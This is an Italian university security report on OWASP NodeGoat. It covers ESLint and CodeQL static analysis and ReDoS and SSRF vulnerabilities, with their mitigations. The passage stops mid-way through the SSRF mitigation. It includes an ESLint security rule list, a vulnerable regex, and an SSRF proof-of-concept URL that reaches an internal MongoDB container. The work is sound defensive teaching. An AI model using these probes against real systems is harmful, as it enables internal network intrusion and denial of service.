



UNIVERSITA' DEGLI STUDI DI  
NAPOLI FEDERICO II

Scuola Politecnica e delle Scienze di Base  
Corso di Laurea in Ingegneria Informatica

Elaborato di **Software Security**: Analisi statica,  
sperimentazione e risoluzione di vulnerabilità in  
applicazioni Node.js insicure

Anno Accademico 2024/2025

Studente  
**Pasquale Angelino**  
matr. M63001481

# Indice

<b>1</b>	<b>Introduzione</b>	<b>1</b>
<b>2</b>	<b>NodeGoat</b>	<b>3</b>
2.1	Tecnologie utilizzate . . . . .	4
<b>3</b>	<b>Analisi statica</b>	<b>5</b>
3.1	Eslint . . . . .	5
3.2	CodeQL . . . . .	9
<b>4</b>	<b>Vulnerabilità Server-Side</b>	<b>12</b>
4.1	Server-Side Request Forgery (SSRF) . . . . .	18
4.2	Session Hijacking – Sensitive Cookie sent over HTTP .	25
4.3	Injection . . . . .	33
4.3.1	Server-Side JavaScript Injection . . . . .	33
4.3.2	(No)SQL Injection . . . . .	40
<b>5</b>	<b>Vulnerabilità Client-Side</b>	<b>47</b>
5.1	Cross-Site Request Forgery (CSRF) . . . . .	47
5.1.1	Proof of Concept dell’attacco . . . . .	48
5.1.2	Mitigazione . . . . .	51

5.2	Cross-Site Scripting (XSS) . . . . .	55
5.2.1	Proof of Concept dell'attacco . . . . .	57
5.2.2	Mitigazione . . . . .	60
<b>6</b>	<b>CTI</b>	<b>63</b>
6.1	Server-Side Request Forgery (SSRF) . . . . .	64
6.2	Session Hijacking . . . . .	65
6.3	Server-Side JavaScript Injection . . . . .	66
6.4	NoSql Injection . . . . .	67
6.5	Cross-Site Request Forgery (CSRF) . . . . .	68
6.6	Cross-Site Scripting (XSS) . . . . .	69
6.7	Mapping alle OWASP Top Ten 2021 . . . . .	69
<b>7</b>	<b>Fuzzing</b>	<b>71</b>
7.1	Risultati del test di fuzzing . . . . .	76
7.2	Profiling dell'applicativo . . . . .	78
7.3	Modifiche al test di fuzzing . . . . .	80

# Chapter 1

## Introduzione

Nel presente elaborato si è scelto di sviluppare la traccia **Damn Vulnerable Applications** con l'obiettivo di analizzare le vulnerabilità presenti all'interno di un'applicazione deliberatamente insicura. Lo stesso, dunque, si pone come obiettivo quello di mettere in pratica le conoscenze acquisite durante il corso, cercando di coprire un ampio spettro di tematiche affrontate, tra cui l'analisi statica del codice, la valutazione di vulnerabilità comuni e l'applicazione di mitigazioni efficaci.

A tal fine è stata scelta l'applicazione open source **NodeGoat**, sviluppata in ambiente **Node.js** e rilasciata dal progetto OWASP come piattaforma dimostrativa per lo studio di vulnerabilità web.

L'approccio adottato si articola in tre fasi:

1. **Analisi statica del codice** tramite due strumenti a confronto:
  - **ESLint** con plugin `eslint-plugin-security`, focal-

izzato sul rilevamento di pattern pericolosi noti.

- **CodeQL**, strumento avanzato che consente analisi data-flow e detection di vulnerabilità basate sul tracciamento dei flussi di dati.

2. **Analisi mirata di vulnerabilità**, con l'identificazione e la dimostrazione (proof-of-concept) di attacchi su componenti sensibili dell'applicativo, tra cui:

- Regular Expression Denial of Service (ReDoS)
- Server-Side Request Forgery (SSRF)
- Session Hijacking (Sensitive Cookie sent over HTTP)
- Server-Side JavaScript Injection
- NoSQL Injection
- Cross-Site Request Forgery (CSRF)
- Cross-Site Scripting (XSS)

3. **Proposta di mitigazioni**, con implementazioni reali di contromisure all'interno del codice, con spiegazioni e implementazione delle best practice.

# Chapter 2

## NodeGoat

NodeGoat simula un'applicazione aziendale per la gestione del risparmio previdenziale dei dipendenti (*RetireEasy – Employee Retirement Savings Management*), e presenta una tipica struttura **multi-utente**, con autenticazione, gestione profili, dashboard finanziarie e funzionalità interattive.

NodeGoat è disponibile pubblicamente ed è facilmente inizializzabile in locale:

```
1 git clone https://github.com/OWASP/NodeGoat.git
2 cd NodeGoat
```

L'applicativo stesso è stato realizzato a scopo sperimentale, per consentire agli sviluppatori e ai professionisti della sicurezza di apprendere e testare le vulnerabilità comuni nelle applicazioni web moderne, in particolare quelle sviluppate con Node.js, l'applicativo è realizzato da **OWASP**.

Prima di procedere con l'analisi, analizziamo i framework e le tecnologie utilizzare:

## 2.1 Tecnologie utilizzate

NodeGoat è sviluppato in **JavaScript** utilizzando il run time environment **Node.js**, data la natura **single-threaded** di Node.js, l'applicativo potrebbe presentare vulnerabilità di tipo **Denial of Service** (DoS) causato da un eventuale blocco dell'event loop, come vedremo in seguito.

Il framework utilizzato per la realizzazione del web server è **Express.js**, un framework minimale ma flessibile, che consente di implementare meccanismi di routing e middleware per la gestione delle richieste HTTP e l'implementazione di meccanismi di sicurezza, come l'utilizzo di comunicazioni cifrate tramite HTTPS, gestione delle sessioni con customizzazione dei cookie, ecc.

Il database utilizzato è **MongoDB**, un database NoSQL che consente di memorizzare i dati in formato JSON-like.

In ultimo, l'applicativo utilizza un template render engine chiamato **Swig** per la generazione dinamica delle pagine HTML.

## Chapter 3

# Analisi statica

Per scovare le vulnerabilità di primo livello presenti nell'applicazione, è stata effettuata un'analisi statica del codice. Questo tipo di analisi consente di leggere il codice sorgente dell'applicazione senza doverla necessariamente eseguire, e di cercare pattern di codice pericolosi anche in quelle sezioni che, normalmente, non sarebbero raggiungibili o non si avrebbe modo di testare a runtime da utente.

### 3.1 Eslint

Dato che l'applicazione è stata scritta in **JavaScript/Node.js**, si è scelto di operare una prima analisi con **ESLint** con l'aggiunta del plugin di sicurezza `eslint-plugin-security`. In questo modo è infatti possibile eseguire un insieme di regole statiche per individuare codifiche non sicure e pattern vulnerabili.



Per utilizzare ESLint con le regole di sicurezza, è necessario installare i pacchetti richiesti:

```
1 npm install eslint eslint-plugin-security --save-dev
```

La configurazione usata è in `eslint.config.js`. Esclude i moduli node, i test e le dipendenze statiche (ad esempio librerie frontend già compilate) per controllare il codice che scriviamo effettivamente e attiva la maggior parte delle regole di sicurezza di `eslint-plugin-security`.

```
1 import security from "eslint-plugin-security";
2
3 export default [
4   {
5     ignores: [
6       "node_modules/**",
7       "app/assets/vendor/**",
8       "test/**"
9     ],
10    plugins: {
11      security,
12    },
13    rules: {
14      "security/detect-object-injection": "warn",
15      "security/detect-unsafe-regex": "warn",
16      "security/detect-child-process": "warn",
17      "security/detect-non-literal-require": "warn",
18      "security/detect-non-literal-fs-filename": "warn",
19      "security/detect-eval-with-expression": "warn",

```

```
20
21     % Disattivazione di alcune regole generiche
22     "no-undef": "off",
23     "no-unused-vars": "off"
24 },
25 },
26 ];
```

Questa configurazione consente di rilevare rapidamente potenziali vulnerabilità come:

- Object Injection
- Uso di espressioni regolari pericolose
- Chiamate non sicure a **eval** o moduli dinamici
- Utilizzo di moduli core (**fs**, **child\_process**, ecc.) in modo non sicuro

L'approccio descritto è simile a quello impiegato, ad esempio, per eseguire l'analisi statica mediante strumenti quali *Coverity* o *Fortify*, con la differenza che viene applicato a JavaScript ed è rivolto allo sviluppo moderno in ambiente Node.js.

Nel file di configurazione `eslint.config.js` sono stati indicati anche i percorsi e i file da escludere dall'analisi statica. Nello specifico sono stati ignorati:

- I `node_modules/` contenenti le dipendenze e i moduli esterni dell'applicativo;
- Le librerie js front-end locali contenute in `app/assets/vendor/`;
- I file presenti in `test/` per quanto riguarda il codice relativo ai test, attualmente non di nostro interesse.

Ciò è stato fatto al fine di concentrare l'analisi solo sul codice sorgente relativo al progetto sotto analisi, diminuendo il rumore dovuto ai falsi positivi o ad avvisi che in realtà non riguardano il codice su cui si sta lavorando.

Tuttavia, in un progetto reale e produttivo, saremo sicuramente interessati a verificare la sicurezza di tutte le dipendenze utilizzate. I moduli esterni non dovrebbero mai essere considerati a cuor leggero trusted, perchè sono uno degli elementi di maggior rischio quando si tenta di compromettere un'applicazione, soprattutto in un ambiente Node.js, tristemente noto dal punto di vista della sicurezza per vulnerabilità di tipo dependency attacks, typosquatting o insertion di pacchetti malevoli.

Un approccio maturo e completo alla sicurezza di un applicativo dovrebbe includere nell'analisi di sicurezza anche i `node_modules`, sfruttando anche strumenti di analisi delle dipendenze come `npm audit`, evitando l'utilizzo di pacchetti di terze parti non necessarie.

Eseguendo quindi l'istruzione per eseguire l'analisi con Eslint:

---

```
1 npx eslint ./
```

Il sistema produce in output tutti i riferimenti al codice che matcha i pattern caricati nel file di configurazione, specificandone il file e la riga associata.

## 3.2 CodeQL

Al fine di operare un **confronto** tra gli strumenti di analisi statica del codice, si è scelto di utilizzare un altro strumento di analisi, stavolta più avanzato rispetto ad **ESLint** con plugin di sicurezza. Questo ed altri strumenti consentono di individuare specifici attacchi operando un'analisi più complessa, ma più onerosa, del codice.

In particolare parliamo di **CodeQL**, uno strumento che consente di creare delle query, che di fatto costituiscono dei pattern di identificazione di un attacco, e sottoporle ad un database costruito sulla base del nostro codice.

Al fine di far ciò è dunque anzitutto necessario installarne le dipendenze:

```
1 gh extension install github/gh-codeql
```

Successivamente, sarà necessario costruire il database da interrogare per operare query sul nostro codice, dunque eseguire, ponendoci nella cartella di root del progetto:

---

```
1 gh codeql database create nodegoat-db --language=
  javascript
```

Successivamente, procediamo recuperando le regole e le query di sicurezza da lanciare sul nostro database per individuare possibili vulnerabilità di sicurezza del nostro applicativo, nel nostro caso siamo interessati alle query di sicurezza per **JavaScript**:

```
1 gh codeql pack download codeql/javascript-queries
```

Lanciamo dunque il comando definito per eseguire l'analisi:

```
1 gh codeql database analyze nodegoat-db codeql/javascript-
  queries \
2 --format=sarifv2.1.0 \
3 --output=results.sarif
```

Durante l'analisi, il tool ci mostrerà l'avanzamento dell'analisi per le singole query eseguite nella nostra analisi.

DisablingSce.q1	: AbstractPropertiesImpl::shouldTrackProperties/1#c48ae5fc
DoubleCompilation.q1	: AbstractPropertiesImpl::shouldTrackProperties/1#c48ae5fc
InsecureUrlWhitelist.q1	: AbstractPropertiesImpl::shouldTrackProperties/1#c48ae5fc
ExtractedFiles.q1	: (queued)
ExtractionErrors.q1	: (queued)
AllowRunningInsecureContent.q1	: AbstractPropertiesImpl::shouldTrackProperties/1#c48ae5fc
DisablingWebSecurity.q1	: AbstractPropertiesImpl::shouldTrackProperties/1#c48ae5fc
PolynomialReDoS.q1	: AbstractPropertiesImpl::shouldTrackProperties/1#c48ae5fc
ReDoS.q1	: AbstractPropertiesImpl::shouldTrackProperties/1#c48ae5fc
IdentityReplacement.q1	: AbstractPropertiesImpl::shouldTrackProperties/1#c48ae5fc
IncompleteHostnameRegExp.q1	: AbstractPropertiesImpl::shouldTrackProperties/1#c48ae5fc
IncompleteUrlSchemeCheck.q1	: AbstractPropertiesImpl::shouldTrackProperties/1#c48ae5fc
IncompleteUrlSubstringSanitization.q1	: AbstractPropertiesImpl::shouldTrackProperties/1#c48ae5fc
IncorrectSuffixCheck.q1	: AbstractPropertiesImpl::shouldTrackProperties/1#c48ae5fc
OverlyLargeRange.q1	: AbstractPropertiesImpl::shouldTrackProperties/1#c48ae5fc
UselessRegExpCharacterEscape.q1	: AbstractPropertiesImpl::shouldTrackProperties/1#c48ae5fc
TaintedPath.q1	: AbstractPropertiesImpl::shouldTrackProperties/1#c48ae5fc
ZipSlip.q1	: AbstractPropertiesImpl::shouldTrackProperties/1#c48ae5fc
TemplateObjectInjection.q1	: AbstractPropertiesImpl::shouldTrackProperties/1#c48ae5fc
CommandInjection.q1	: AbstractPropertiesImpl::shouldTrackProperties/1#c48ae5fc
SecondOrderCommandInjection.q1	: AbstractPropertiesImpl::shouldTrackProperties/1#c48ae5fc
ShellCommandInjectionFromEnvironment.q1	: AbstractPropertiesImpl::shouldTrackProperties/1#c48ae5fc
UnsafeShellCommandConstruction.q1	: AbstractPropertiesImpl::shouldTrackProperties/1#c48ae5fc
UselessUseOfCat.q1	: AbstractPropertiesImpl::shouldTrackProperties/1#c48ae5fc
ExceptionXss.q1	: AbstractPropertiesImpl::shouldTrackProperties/1#c48ae5fc
ReflectedXss.q1	: AbstractPropertiesImpl::shouldTrackProperties/1#c48ae5fc
StoredXss.q1	: AbstractPropertiesImpl::shouldTrackProperties/1#c48ae5fc
UnsafeHtmlConstruction.q1	: AbstractPropertiesImpl::shouldTrackProperties/1#c48ae5fc
UnsafejQueryPlugin.q1	: AbstractPropertiesImpl::shouldTrackProperties/1#c48ae5fc

Figure 3.1: Avanzamento dell'analisi CodeQL

## Chapter 4

# Vulnerabilità Server-Side

## ReDoS Regular Expressions DoS

Come riportato nella seguente figura per CodeQL:

```
{  
  "message": "This part of the regular expression may cause exponential backtracking on strings containing many repetitions of '0'.",  
  "file": "NodeGoat/app/routes/profile.js",  
  "line": 59  
}
```

Figure 4.1: Vulnerabilità ReDoS individuata da CodeQL

e nella seguente figura dall'output di eslint:


```
/home/unina/Scrivania/SoftwareSecurity/elaborato/NodeGoat/app/routes/profile.js  
59:30  warning  Unsafe Regular Expression  security/detect-unsafe-regex
```

Figure 4.2: Vulnerabilità ReDoS individuata da ESLint

sia **CodeQL** che **ESLint** hanno rilevato una **vulnerabilità di tipo Regular Expression Denial of Service (ReDoS)**. In questo caso, entrambi gli strumenti sono stati efficaci.

Nella sezione **Profile**, l'utente può modificare i propri dati personali, inclusi i dettagli bancari.

In particolare, il campo **Bank Routing** effettua una **validazione lato server** tramite una **regex**.



The screenshot shows a web form titled "Edit Profile". It contains several input fields: "First Name" (paskch), "Last Name" (Last Name), "SSN" (TESTSSN), "Date of Birth" (08/01/1784), "Bank Account #" (BA###PASK), "Bank Routing #" (1238902308912), "Address" (Via Piazza), and "Website" (https://test.com). The "Bank Routing #" field is highlighted with a blue border. Below this field, a small text note reads: "Must be entered as digits with a suffix of #. For example: 0198212#". At the bottom of the form are "Submit" and "Google search this profile by name" buttons.

Figure 4.3: Campo Bank Routing

Quando l'input *non termina con #*, viene mostrato un messaggio di errore, come visibile nell'interfaccia:




Figure 4.4: Messaggio di errore per input non valido

Nel backend, viene utilizzata la seguente espressione regolare:

```
1 const regexPattern = /([0-9])+\\#//;
```



La regex `/([0-9]+)#/`, oltre ad essere errata in quanto consentirebbe di validare anche stringhe in cui ‘#’ non compare alla fine, è vulnerabile a **ReDoS (Regular Expression Denial of Service)** a causa della **quantificazione annidata**: `([0-9]+)+`.

Questo schema induce il motore regex a esplorare **combinazioni ridondanti di backtracking** quando l'input è lungo e **non corrisponde** (ad esempio manca il # finale).

## Proof of Concept dell'Attacco

Per dimostrare la vulnerabilità, possiamo costruire un input malevolo che sfrutta il backtracking eccessivo:

[illegible]

Questo input causa un significativo rallentamento del server perché l'espressione regolare è progettata per verificare che una stringa termini con il carattere #. Tuttavia, in assenza di questo carattere, il motore regex è costretto a esaminare **tutte le possibili suddivisioni** della sequenza numerica per tentare un match con la parte  $([0-9]^+)^+$ .

Anche se alla fine il controllo fallisce, vengono effettuati **un nu-**

mero enorme di tentativi inutili.

Infatti, per una stringa composta da  $n$  cifre, esistono fino a  $2^{n-1}$  possibili partizioni, rendendo la complessità dell'operazione nel caso peggiore  $\mathbf{O}(2^n)$ .

Quando questo input viene inviato al campo `Bank Routing`, il server impiega un tempo considerevole per rispondere, consumando risorse CPU in modo significativo. Con input sufficientemente lunghi, il server diventa non responsivo. Questo processo è noto come **catastrophic backtracking**.

### Edit Profile

**First Name**

**Last Name**

**SSN**

**Date of Birth**

**Bank Account #**

**Bank Routing #**

Must be entered as digits with a suffix of #. For example: 0198212#

**Address**

**Website**

Submit [Google search this profile by name](#)


Name	Status
 profile	(pending)

Figure 4.5: Ritardo nella risposta del server a causa di ReDoS

La pericolosità di questo attacco è amplificata dalla natura dell'ambiente di esecuzione: l'applicazione è sviluppata in **Node.js**, un runtime

**single-threaded** basato su un **event loop**.

Un attacco ReDoS può **bloccare l'intero event loop**, impedendo all'applicazione di gestire **qualsiasi altra richiesta** proveniente dai client.

In scenari in cui è presente una **singola istanza** dell'applicazione, ciò comporta la completa **indisponibilità del servizio**, rendendo l'attacco un **Denial of Service (DoS)** estremamente efficace, con **minimo sforzo e risorse** da parte dell'attaccante.

## Mitigazione

La regex può essere **semplificata e messa in sicurezza** evitando la quantificazione annidata:

```
1 const safePattern = /^[0-9]+#$/;  
2 // Allow only numbers with a suffix of the letter #, for  
   example: 'XXXXXX#'  
3 const testComplyWithRequirements = safePattern.test(  
   bankRouting);
```

A differenza della precedente espressione, questa risulta di complessità lineare, verifica che l'intera stringa contenga solo cifre seguite da un '#'. E' dunque semanticamente equivalente, ma **non è vulnerabile**. Risottoponendo la stringa di attacco nel campo Bank Routing, il sistema risponde immediatamente con un messaggio di errore, informando l'utente che il formato inserito non è valido.




Figure 4.6: Messaggio di errore dopo la mitigazione della vulnerabilità ReDoS

In alternativa alla scrittura di una nuova espressione regolare, che potrebbe introdurre a sua volta altre vulnerabilità (es. ReDoS o match errati), è possibile adottare **approcci più sicuri e affidabili**. Di seguito presentiamo due soluzioni.

La prima prevede l'utilizzo di una libreria sicura e robusta come `validator.js`, che predispone funzioni per validare i formati delle stringhe, per operare il controllo sulla validità della stringa.

Procediamo dunque ad installarla:

```
1 npm install validator
```

e a modificare il codice associato al file di gestione della richiesta `POST /profile`

```
1 const validator = require('validator');
2 function isValidBankRouting(value) {
3   return validator.isNumeric(value.slice(0, -1)) && value
     .endsWith('#');
4 }
5 ...
6 ...
7 % const safePattern = /^[0-9]+#$/;
8 const testComplyWithRequirements = isValidBankRouting(
  bankRouting);
```

Verifichiamo il corretto funzionamento della modifica:

![image.png](attachment:6b379537-b981-47f9-a40d-c73581bd8622:image.png)

La seconda alternativa più sicura e robusta è l'utilizzo della libreria di `safe-regex`, una libreria che analizza una regex e verifica se è sicura, cioè *\*\*non soggetta a catastrophic backtracking\*\**. Può essere utilizzata in fase di sviluppo e test per verificare le regex utilizzate nei proprio servizi.

```
1 const safeRegex = require('safe-regex');
2 safeRegex(/[0-9]+#/) // will return a false
```

## 4.1 Server-Side Request Forgery (SSRF)

Come mostrato di seguito, **CodeQL** ha individuato automaticamente una porzione di codice vulnerabile a SSRF. In particolare, l'analisi stat-

ica ha rilevato che l'URL della richiesta HTTP dipende direttamente da un valore controllato dall'utente (`req.query.url`), segnalando un potenziale problema di **Server-Side Request Forgery (SSRF)**.

```
{
  "message": "The [URL](1) of this request depends on a [user-provided value](2).",
  "file": "NodeGoat/app/routes/research.js",
  "line": 16
}
```

Figure 4.7: Vulnerabilità SSRF individuata da CodeQL

Questa stessa vulnerabilità non è stata individuata da **Eslint** in quanto esso opera verificando pattern semplici, individuando possibili righe di codice problematiche e che, a differenza di CodeQL, non fa uso di un'analisi semantica e di taint tracking.

L'utilizzo di strumenti meno sofisticati come **ESLint** con plugin di sicurezza attivati non è in grado di intercettare quel tipo di vulnerabilità perché si basano, come detto, sul pattern matching e non sono in grado di ricostruire il flusso dell'input dell'utente utilizzato in funzioni pericolose.

Dunque, il codice riportato rappresenta una vulnerabilità di tipo **Server-Side Request Forgery (SSRF)**. Esso consiste nella possibilità per un attaccante di **indurre il server a effettuare richieste HTTP verso risorse arbitrarie**, anche interne alla rete locale (*intranet*).

Nella sezione **Research**, selezionabile dal menu laterale dell'applicativo, l'utente può accedere alla sezione di ricerca ed effettuare ricerche di

titoli finanziari tramite il servizio **Yahoo Finance**.

Questa funzionalità si realizza tramite un endpoint GET `/research` che accetta due query parameters:

- `url`: il dominio di destinazione
- `symbol`: il simbolo del titolo da cercare

Nel backend, i due parametri vengono concatenati per formare un URL completo, che viene poi richiamato tramite una richiesta HTTP:

```
1 const url = req.query.url + req.query.symbol;  
2 needle.get(url, (error, newResponse, body) => {  
3   ...  
4 });
```

Il frontend normalmente valorizza il parametro `url` con:

```
1 https://finance.yahoo.com/quote/
```

e il parametro `symbol` viene invece valorizzato e fornito dall'utente, esso deve solitamente e canonicamente corrispondere alle sigle di tipo finanziario come AAPL, GOOG, ecc.

L'invocazione di questo servizio con strumenti come Postman, consentono di valorizzare l'url con un url a scelta dell'attaccante, forzando il backend a invocare un qualsiasi indirizzo operando la tipologia di attacco in questione.

## Proof of Concept dell'Attacco

Si è scelto di sfruttare la vulnerabilità SSRF tentando di stabilire una comunicazione con i servizi accessibili all'interno della rete del container applicativo.

Nel nostro scenario, l'unico servizio attivo oltre all'applicazione web è **MongoDB**, eseguito in un container separato ma sulla stessa rete virtuale Docker.

```
NodeGoat > 🐘 docker-compose.yml
1  version: "3.7"
2
3  services:
4    web:
5      build: .
6      environment:
7        NODE_ENV:
8        MONGODB_URI: mongodb://mongo:27017/nodegoat
9      command: sh -c "until nc -z -w 2 mongo 27017
10     ports:
11       - "4000:4000"
12
13     mongo:
14       image: mongo:4.4
15       user: mongod
16       expose:
17         - 27017
18
```

Figure 4.8: Servizi attivi nella rete Docker

Sebbene **MongoDB** non esponga un'interfaccia **HTTP**, il tentativo di connessione viene comunque effettuato, dimostrando la



possibilità di raggiungere **servizi interni alla rete locale** attraverso l'applicativo stesso. Questo conferma che il server può essere abusato per eseguire richieste verso risorse che dovrebbero restare non esposte.

È stata invocata dunque la richiesta direttamente dal browser essendo questa una GET con la seguente URL:

```
1 http://localhost:4000/research?url=http://&symbol=/mongo
  :27017/
```


Questa URL, lato server genererà la richiesta verso l'url:

```
1 http://mongo:27017/
```

A seguito dell'invocazione, l'applicazione ha restituito un errore con il seguente messaggio tecnico:

```
1 Error: socket hang up
2   at connResetException ...
```

Questo errore indica che la connessione TCP verso `mongo:27017` è stata effettivamente stabilita ma è stata chiusa immediatamente in quanto MongoDB non supporta il protocollo HTTP.



```
function ResearchHandler(db) {
  "use strict";

  const researchDAO = new ResearchDAO(db);

  this.displayRe

    if (req.
      const
      return

    if (!error && newResponse.statusCode === 200) {
      res.writeHead(200, {
        "Content-Type": "text/html"
      });
      res.write("<h1>The following is the stock information you
      res.write("\n\n");
      if (body) {
        res.write(body);
      }
      return res.end();
    }

    return res.render("research", {
      environmentalScripts
    });
  };
}
```

Error: socket hang up\n at connResetException (internal/errors.js:609:14)

code = 'ECONNRESET'

> \_\_proto\_\_ = Object

message = 'socket hang up'

stack = 'Error: socket hang up\n at connResetException (internal/errors.js:609:14)'

Hold Alt key to switch to editor language hover

Figure 4.9: Errore di connessione a MongoDB

Anche se il servizio non ha risposto correttamente, il tentativo stesso conferma la possibilità di sfruttare l'applicazione come **proxy verso la rete interna**.

## Mitigazione

Per mitigare correttamente la vulnerabilità SSRF riscontrata nell'applicativo, è fondamentale intervenire sulla **modalità con cui vengono costruite le richieste HTTP lato backend**. Come discusso più volte

durante il corso, il problema di base risiede nel **mescolare dati e comandi**, ovvero nell'inserire input dell'utente direttamente all'interno di operazioni eseguite dal server, **senza alcuna validazione preventiva**.

Nel caso specifico, l'applicazione permetteva all'utente di fornire direttamente l'**intero URL** a cui il server avrebbe effettuato una richiesta HTTP. Questo rappresenta un **grave problema di sicurezza**, in quanto consente all'utente di manipolare completamente il comportamento dell'applicazione, potenzialmente forzandola a comunicare con **servizi interni o sensibili**.

